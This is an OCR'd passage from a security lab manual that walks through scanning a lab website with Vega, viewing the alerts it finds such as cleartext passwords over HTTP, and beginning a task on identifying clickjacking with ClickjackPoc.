


17. The Vega application starts scanning the target website for vulnerabilities. Observe the **Scanner Progress** bar and wait for it to finish.

> Note: In the left-hand pane, under the **Scan Alerts** section, you can see the scan status as **Auditing**. As soon as Vega completes, the scan status changes to **Completed**.




18. After the scanner finishes performing its vulnerability assessment on the target website, it lists the discovered vulnerabilities under **Scan Alert Summary**.



19. In the left-pane under **Scan Alerts**, expand the nodes to view the complete vulnerability scan result. Now, choose any one of the discovered vulnerabilities to display it on the respective page, as in the dashboard section shown in the screenshot.

20. Choose any one vulnerability under the **Scan Alerts** section in the left-hand pane. Here, we are selecting the **Cleartext Password over HTTP** vulnerability; detailed information regarding the selected vulnerability will be displayed in the right section of the window, as shown in the screenshot.



21. Similarly, you can select any vulnerability from the list of discovered vulnerabilities to view its detailed information and then apply appropriate fixes for all the vulnerable codes in your web application.

22. This concludes the demonstration of how to discover vulnerabilities in a target website scanning using Vega.

23. You can also use other web application vulnerability scanning tools such as **WPScan Vulnerability Database** (https://wpscan.com), **Arachni** (https://www.arachni-scanner.com), **appspider** (https://www.rapid7.com), or **Uniscan** (https://sourceforge.net) to discover vulnerabilities in the target website.

24. Close all open windows and document all acquired information.


Task 7: Identify Clickjacking Vulnerability using ClickjackPoc

Clickjacking, also known as a "UI redress attack," occurs when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they intend to click on the top-level page. Thus, the attacker is "hijacking" clicks meant for the top-level page and routing them to another page, most likely owned by another application, domain, or both.

Here, we will identify a clickjacking vulnerability using ClickjackPoc.

Note: In this task, we will identify a clickjacking vulnerability in the target website (**www.moviescope.com**) hosted by the **Windows Server 2019** machine, and we will use the **Parrot Security** machine as the host machine.

